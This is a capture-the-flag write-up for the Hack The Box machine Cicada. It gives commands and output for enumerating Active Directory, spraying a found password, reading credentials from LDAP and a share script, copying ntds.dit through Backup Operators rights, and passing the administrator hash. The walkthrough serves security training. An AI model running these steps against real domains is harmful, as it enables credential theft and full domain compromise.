
HTB Machine - Cicada
Summary:
Cicada is a nice easy box for practicing Windows enumeration and attacks. Foothold involves using netexec, ldapdomaindump and Impacket scripts to retrieve multiple sets of credentials from SMB and LDAP, and eventually getting a shell with WinRM. Once on the box, I’ll abuse the Backup Operators group membership to retrieve ntds.dit and extract the admin hash for an elevated shell.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ sudo nmap --min-rate 1000 -p- 10.129.198.55 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-02 01:22 ACST Nmap scan report for 10.129.198.55 Host is up (0.33s latency). Not shown: 65525 filtered tcp ports (no-response) PORT STATE SERVICE 53/tcp open domain 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap 445/tcp open microsoft-ds 636/tcp open ldapssl 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl 5985/tcp open wsman Nmap done: 1 IP address (1 host up) scanned in 199.19 seconds ┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ sudo nmap -A -p 53,88,135,139,389,445,636,3268,3269,5985 10.129.198.55 10.129.198.55 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-02 01:31 ACST Nmap scan report for 10.129.198.55 Host is up (0.33s latency). PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-10-01 23:01:56Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name) |_ssl-date: TLS randomness does not represent time | ssl-cert: Subject: commonName=CICADA-DC.cicada.htb | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb | Not valid before: 2024-08-22T20:24:16 |_Not valid after: 2025-08-22T20:24:16 445/tcp open microsoft-ds? 636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name) |_ssl-date: TLS randomness does not represent time | ssl-cert: Subject: commonName=CICADA-DC.cicada.htb | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb | Not valid before: 2024-08-22T20:24:16 |_Not valid after: 2025-08-22T20:24:16 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name) |_ssl-date: TLS randomness does not represent time | ssl-cert: Subject: commonName=CICADA-DC.cicada.htb | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb | Not valid before: 2024-08-22T20:24:16 |_Not valid after: 2025-08-22T20:24:16 3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name) |_ssl-date: TLS randomness does not represent time | ssl-cert: Subject: commonName=CICADA-DC.cicada.htb | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb | Not valid before: 2024-08-22T20:24:16 |_Not valid after: 2025-08-22T20:24:16 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-server-header: Microsoft-HTTPAPI/2.0 |_http-title: Not Found Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 2022 (88%) Aggressive OS guesses: Microsoft Windows Server 2022 (88%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: |_clock-skew: 6h59m59s | smb2-security-mode: | 3:1:1: |_ Message signing enabled and required | smb2-time: | date: 2024-10-01T23:02:49 |_ start_date: N/A TRACEROUTE (using port 53/tcp) HOP RTT ADDRESS 1 333.95 ms 10.10.14.1 2 332.37 ms 10.129.198.55 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 105.15 seconds
This is a pure domain controller with no web servers found. Common Windows services such as SMB, LDAP and Kerberos are all present.
TCP88 - Kerberos:
With Kerberos open, I’ll always run kerbrute in the background to enumerate usernames.
┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ kerbrute userenum -d cicada.htb --dc 10.129.198.55 -t 100 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt __ __ __ / /_____ _____/ /_ _______ __/ /____ / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \ / ,< / __/ / / /_/ / / / /_/ / /_/ __/ /_/|_|\___/_/ /_.___/_/ \__,_/\__/\___/ Version: v1.0.3 (9dad6e1) - 10/02/24 - Ronnie Flathers @ropnop 2024/10/02 01:38:23 > Using KDC(s): 2024/10/02 01:38:23 > 10.129.198.55:88 2024/10/02 01:38:25 > [+] VALID USERNAME: guest@cicada.htb 2024/10/02 01:38:30 > [+] VALID USERNAME: administrator@cicada.htb 2024/10/02 01:39:09 > [+] VALID USERNAME: Guest@cicada.htb 2024/10/02 01:39:09 > [+] VALID USERNAME: Administrator@cicada.htb 2024/10/02 01:41:59 > [+] VALID USERNAME: GUEST@cicada.htb 2024/10/02 09:45:14 > Done! Tested 8295455 usernames (5 valid) in 29211.260 seconds
Unfortunately in this case, no real users were found. However, it should be noted that the Guest account seems to be enabled.
TCP445 - SMB:
Anonymous access is enabled. Looks like there’s two custom shares: Dev and HR, which are both readable.
┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ netexec smb 10.129.198.55 -u 'Anonymous' -p '' --shares SMB 10.129.198.55 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False) SMB 10.129.198.55 445 CICADA-DC [+] cicada.htb\Anonymous: SMB 10.129.198.55 445 CICADA-DC [+] Enumerated shares SMB 10.129.198.55 445 CICADA-DC Share Permissions Remark SMB 10.129.198.55 445 CICADA-DC ----- ----------- ------ SMB 10.129.198.55 445 CICADA-DC ADMIN$ Remote Admin SMB 10.129.198.55 445 CICADA-DC C$ Default share SMB 10.129.198.55 445 CICADA-DC DEV SMB 10.129.198.55 445 CICADA-DC HR READ SMB 10.129.198.55 445 CICADA-DC IPC$ READ Remote IPC SMB 10.129.198.55 445 CICADA-DC NETLOGON Logon server share SMB 10.129.198.55 445 CICADA-DC SYSVOL Logon server share
I’ll connect to the share with smbclient.
┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ smbclient -U 'Anonymous' -N \\\\10.129.198.55\\HR Try "help" to get a list of possible commands. smb: \> dir . D 0 Thu Mar 14 22:59:09 2024 .. D 0 Thu Mar 14 22:51:29 2024 Notice from HR.txt A 1266 Thu Aug 29 03:01:48 2024 4168447 blocks of size 4096. 337353 blocks available smb: \> get "Notice from HR.txt" getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
The share has a single text file, which contains a password.
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
Unless I have a list of valid usernames, the password alone isn’t quite useful.
RPC User Enumeration:
Given I also have read access to the IPC$ share, I can get a list of usernames by brute-forcing RIDs, as described in this blog post. Valid credentials are needed normally, but I can use the enabled guest account here.
┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ netexec smb 10.129.198.55 -u 'guest' -p '' --rid-brute SMB 10.129.198.55 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False) SMB 10.129.198.55 445 CICADA-DC [+] cicada.htb\guest: SMB 10.129.198.55 445 CICADA-DC [+] Brute forcing RIDs SMB 10.129.198.55 445 CICADA-DC 498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 500: CICADA\Administrator (SidTypeUser) SMB 10.129.198.55 445 CICADA-DC 501: CICADA\Guest (SidTypeUser) SMB 10.129.198.55 445 CICADA-DC 502: CICADA\krbtgt (SidTypeUser) SMB 10.129.198.55 445 CICADA-DC 512: CICADA\Domain Admins (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 513: CICADA\Domain Users (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 514: CICADA\Domain Guests (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 515: CICADA\Domain Computers (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 516: CICADA\Domain Controllers (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 517: CICADA\Cert Publishers (SidTypeAlias) SMB 10.129.198.55 445 CICADA-DC 518: CICADA\Schema Admins (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 519: CICADA\Enterprise Admins (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 520: CICADA\Group Policy Creator Owners (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 521: CICADA\Read-only Domain Controllers (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 522: CICADA\Cloneable Domain Controllers (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 525: CICADA\Protected Users (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 526: CICADA\Key Admins (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 527: CICADA\Enterprise Key Admins (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 553: CICADA\RAS and IAS Servers (SidTypeAlias) SMB 10.129.198.55 445 CICADA-DC 571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias) SMB 10.129.198.55 445 CICADA-DC 572: CICADA\Denied RODC Password Replication Group (SidTypeAlias) SMB 10.129.198.55 445 CICADA-DC 1000: CICADA\CICADA-DC$ (SidTypeUser) SMB 10.129.198.55 445 CICADA-DC 1101: CICADA\DnsAdmins (SidTypeAlias) SMB 10.129.198.55 445 CICADA-DC 1102: CICADA\DnsUpdateProxy (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 1103: CICADA\Groups (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 1104: CICADA\john.smoulder (SidTypeUser) SMB 10.129.198.55 445 CICADA-DC 1105: CICADA\sarah.dantelia (SidTypeUser) SMB 10.129.198.55 445 CICADA-DC 1106: CICADA\michael.wrightson (SidTypeUser) SMB 10.129.198.55 445 CICADA-DC 1108: CICADA\david.orelious (SidTypeUser) SMB 10.129.198.55 445 CICADA-DC 1109: CICADA\Dev Support (SidTypeGroup) SMB 10.129.198.55 445 CICADA-DC 1601: CICADA\emily.oscars (SidTypeUser)
I used netexec here, but it could also be done by impacket-lookupsid, as shown in my Flight writeup.
With the user list, I did a password spray and found it works for michael.wrightson.
┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ netexec smb 10.129.198.55 -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-success SMB 10.129.198.55 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False) SMB 10.129.198.55 445 CICADA-DC [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE SMB 10.129.198.55 445 CICADA-DC [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE SMB 10.129.198.55 445 CICADA-DC [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8 SMB 10.129.198.55 445 CICADA-DC [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE SMB 10.129.198.55 445 CICADA-DC [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
However, the user doesn’t have any extra access in SMB.
TCP389 - LDAP:
The user can also connect to LDAP. I’ll use ldapdomaindump to dump out users, groups, and other OUs in the domain.
┌──(ch3ng㉿localhost)-[~/machines/cicada/ldap] └─$ ldapdomaindump 10.129.198.55 -u 'CICADA\michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' [*] Connecting to host... [*] Binding to host [+] Bind OK [*] Starting domain dump [+] Domain dump finished ┌──(ch3ng㉿localhost)-[~/machines/cicada/ldap] └─$ ls -la total 228 drwxr-xr-x 2 chengw chengw 4096 Oct 2 19:41 . drwxr-xr-x 6 chengw chengw 4096 Oct 2 01:58 .. -rw-r--r-- 1 chengw chengw 1274 Oct 2 19:41 domain_computers_by_os.html -rw-r--r-- 1 chengw chengw 371 Oct 2 19:41 domain_computers.grep -rw-r--r-- 1 chengw chengw 1266 Oct 2 19:41 domain_computers.html -rw-r--r-- 1 chengw chengw 9486 Oct 2 19:41 domain_computers.json -rw-r--r-- 1 chengw chengw 10424 Oct 2 19:41 domain_groups.grep -rw-r--r-- 1 chengw chengw 17626 Oct 2 19:41 domain_groups.html -rw-r--r-- 1 chengw chengw 85912 Oct 2 19:41 domain_groups.json -rw-r--r-- 1 chengw chengw 256 Oct 2 19:41 domain_policy.grep -rw-r--r-- 1 chengw chengw 1152 Oct 2 19:41 domain_policy.html -rw-r--r-- 1 chengw chengw 6026 Oct 2 19:41 domain_policy.json -rw-r--r-- 1 chengw chengw 71 Oct 2 19:41 domain_trusts.grep -rw-r--r-- 1 chengw chengw 828 Oct 2 19:41 domain_trusts.html -rw-r--r-- 1 chengw chengw 2 Oct 2 19:41 domain_trusts.json -rw-r--r-- 1 chengw chengw 14442 Oct 2 19:41 domain_users_by_group.html -rw-r--r-- 1 chengw chengw 2171 Oct 2 19:41 domain_users.grep -rw-r--r-- 1 chengw chengw 5992 Oct 2 19:41 domain_users.html -rw-r--r-- 1 chengw chengw 20845 Oct 2 19:41 domain_users.json
Looking at the users, a password is found in david.orelious’s description field.

This might seem far-fetched, but it does happen, especially in older systems. Sometimes sysadmins store sensitive info in description fields or other attributes, thinking they won’t be accessible to others.
Dev Share:
┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ netexec smb 10.129.198.55 -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --shares SMB 10.129.198.55 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False) SMB 10.129.198.55 445 CICADA-DC [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3 SMB 10.129.198.55 445 CICADA-DC [+] Enumerated shares SMB 10.129.198.55 445 CICADA-DC Share Permissions Remark SMB 10.129.198.55 445 CICADA-DC ----- ----------- ------ SMB 10.129.198.55 445 CICADA-DC ADMIN$ Remote Admin SMB 10.129.198.55 445 CICADA-DC C$ Default share SMB 10.129.198.55 445 CICADA-DC DEV READ SMB 10.129.198.55 445 CICADA-DC HR READ SMB 10.129.198.55 445 CICADA-DC IPC$ READ Remote IPC SMB 10.129.198.55 445 CICADA-DC NETLOGON READ Logon server share SMB 10.129.198.55 445 CICADA-DC SYSVOL READ Logon server share ┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ smbclient -U 'david.orelious%aRt$Lp#7t*VQ!3' \\\\cicada.htb\\DEV Try "help" to get a list of possible commands. smb: \> dir . D 0 Thu Mar 14 23:01:39 2024 .. D 0 Thu Mar 14 22:51:29 2024 Backup_script.ps1 A 601 Thu Aug 29 02:58:22 2024 4168447 blocks of size 4096. 310032 blocks available
A single PowerShell script is in the share, and it contains credentials for emily.oscars.
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
From the LDAP dump we can see Emily is in the Remote Management group, meaning I can get a shell via WinRM.
┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ evil-winrm -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt' -i cicada.htb Evil-WinRM shell v3.5 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami cicada\emily.oscars
User Flag:
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> type user.txt f15b00ee************************
Escalation:
Backup Operators Group Abuse:
Emily is in the Backup Operators group.
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> whoami /groups GROUP INFORMATION ----------------- Group Name Type SID Attributes ========================================== ================ ============ ================================================== Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group BUILTIN\Backup Operators Alias S-1-5-32-551 Mandatory group, Enabled by default, Enabled group BUILTIN\Remote Management Users Alias S-1-5-32-580 Mandatory group, Enabled by default, Enabled group BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group BUILTIN\Certificate Service DCOM Access Alias S-1-5-32-574 Mandatory group, Enabled by default, Enabled group BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group Mandatory Label\High Mandatory Level Label S-1-16-12288
This is a highly privileged group. According to Microsoft’s docs:
Members of the Backup Operators group can back up and restore all files on a computer, regardless of the permissions that protect those files.
For example, I can read into Administrator’s desktop folder:
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> dir C:\users\Administrator\desktop Volume in drive C has no label. Volume Serial Number is 1B60-8905 Directory of C:\users\Administrator\desktop 08/30/2024 10:06 AM <DIR> . 08/26/2024 01:10 PM <DIR> .. 10/01/2024 03:51 PM 34 root.txt 1 File(s) 34 bytes 2 Dir(s) 0 bytes free
The flag can be read by simply creating a backup of this folder.
But more importantly, I can backup the entire C drive and extract ntds.dit. This file can be considered as the heart of Active Directory. It’s a database storing information of all AD objects, including user credentials. This HackTricks page shows several ways of exploiting this, I’ll use diskshadow.exe, as it seems to be the most straightforward approach.
Creating Shadow Copy of C:\
I’ll first create the following .dsh file, as shown in this walkthrough:
set context persistent nowriters
add volume c: alias cdrive
create
expose %cdrive% e:
Running it with diskshadow should create a copy of the C drive in E:\.
*Evil-WinRM* PS C:\windows\temp> upload exploit.dsh Info: Uploading /home/ch3ng/machines/cicada/exploit.dsh to C:\windows\temp\exploit.dsh Data: 120 bytes of 120 bytes copied Info: Upload successful! *Evil-WinRM* PS C:\windows\temp> diskshadow /s exploit.dsh Microsoft DiskShadow version 1.0 Copyright (C) 2013 Microsoft Corporation On computer: CICADA-DC, 10/2/2024 12:58:01 PM -> set context persistent nowriters -> add volume c: alias cdrive -> create Alias cdrive for shadow ID {626193c4-de9f-4808-8451-8c903851062c} set as environment variable. Alias VSS_SHADOW_SET for shadow set ID {0bdb8a73-4502-4839-bb6a-1d45bc52e0da} set as environment variable. Querying all shadow copies with the shadow copy set ID {0bdb8a73-4502-4839-bb6a-1d45bc52e0da} * Shadow copy ID = {626193c4-de9f-4808-8451-8c903851062c} %cdrive% - Shadow copy set: {0bdb8a73-4502-4839-bb6a-1d45bc52e0da} %VSS_SHADOW_SET% - Original count of shadow copies = 1 - Original volume name: \\?\Volume{fcebaf9b-0000-0000-0000-500600000000}\ [C:\] - Creation time: 10/2/2024 12:58:01 PM - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1 - Originating machine: CICADA-DC.cicada.htb - Service machine: CICADA-DC.cicada.htb - Not exposed - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5} - Attributes: No_Auto_Release Persistent No_Writers Differential Number of shadow copies listed: 1 -> expose %cdrive% e: -> %cdrive% = {626193c4-de9f-4808-8451-8c903851062c} The shadow copy was successfully exposed as e:\. ->
Now ntds.dit can be copied out using robocopy.
*Evil-WinRM* PS C:\windows\temp> robocopy /b e:\windows\ntds . ntds.dit ------------------------------------------------------------------------------- ROBOCOPY :: Robust File Copy for Windows ------------------------------------------------------------------------------- Started : Wednesday, October 2, 2024 12:58:32 PM Source : e:\windows\ntds\ Dest : C:\windows\temp\ Files : ntds.dit Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30 ------------------------------------------------------------------------------ 1 e:\windows\ntds\ New File 16.0 m ntds.dit 0.0% 0.3% 0.7% 1.1% 1.5% ... 98.4% 98.8% 99.2% 99.6% 100% 100% ------------------------------------------------------------------------------ Total Copied Skipped Mismatch FAILED Extras Dirs : 1 0 1 0 0 0 Files : 1 1 0 0 0 0 Bytes : 16.00 m 16.00 m 0 0 0 0 Times : 0:00:00 0:00:00 0:00:00 0:00:00 Speed : 134,217,728 Bytes/sec. Speed : 7,680.000 MegaBytes/min. Ended : Wednesday, October 2, 2024 12:58:32 PM
However, ntds.dit is encrypted with the boot key. This key is stored in the system hive, which can also be extracted using Backup Operators’ privileges.
*Evil-WinRM* PS C:\windows\temp> reg save hklm\system .\system The operation completed successfully.
Extracting Admin Hash:
With both files, I can simply let impacket-secretsdump do the extraction.
┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ impacket-secretsdump -ntds ntds.dit -system system local Impacket v0.12.0.dev1 - Copyright 2023 Fortra [*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620 [*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash) [*] Searching for pekList, be patient [*] PEK # 0 found and decrypted: f954f575c626d6afe06c2b80cc2185e6 [*] Reading and decrypting hashes from ntds.dit Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: CICADA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:188c2f3cb7592e18d1eae37991dee696::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3779000802a4bb402736bee52963f8ef::: cicada.htb\john.smoulder:1104:aad3b435b51404eeaad3b435b51404ee:0d33a055d07e231ce088a91975f28dc4::: cicada.htb\sarah.dantelia:1105:aad3b435b51404eeaad3b435b51404ee:d1c88b5c2ecc0e2679000c5c73baea20::: cicada.htb\michael.wrightson:1106:aad3b435b51404eeaad3b435b51404ee:b222964c9f247e6b225ce9e7c4276776::: cicada.htb\david.orelious:1108:aad3b435b51404eeaad3b435b51404ee:ef0bcbf3577b729dcfa6fbe1731d5a43::: cicada.htb\emily.oscars:1601:aad3b435b51404eeaad3b435b51404ee:559048ab2d168a4edf8e033d43165ee5::: [*] Kerberos keys from ntds.dit Administrator:aes256-cts-hmac-sha1-96:e47fd7646fa8cf1836a79166f5775405834e2c060322d229bc93f26fb67d2be5 Administrator:aes128-cts-hmac-sha1-96:f51b243b116894bea389709127df1652 Administrator:des-cbc-md5:c8838c9b10c43b23 CICADA-DC$:aes256-cts-hmac-sha1-96:e9752f2c7752bd92142588e63dc0383499f49b04a46de37845e33d40de1db7ed ..SNIP.. [*] Cleaning up...
The admin hash is found, and can be used to log in to WinRM.
┌──(ch3ng㉿localhost)-[~/machines/cicada] └─$ evil-winrm -i 10.129.198.55 -u administrator -H "2b87e7c93a3e8a0ea4a581937016f341" Evil-WinRM shell v3.5 Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint *Evil-WinRM* PS C:\Users\Administrator\Documents> whoami cicada\administrator
Root Flag:
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt d2ef6ba8************************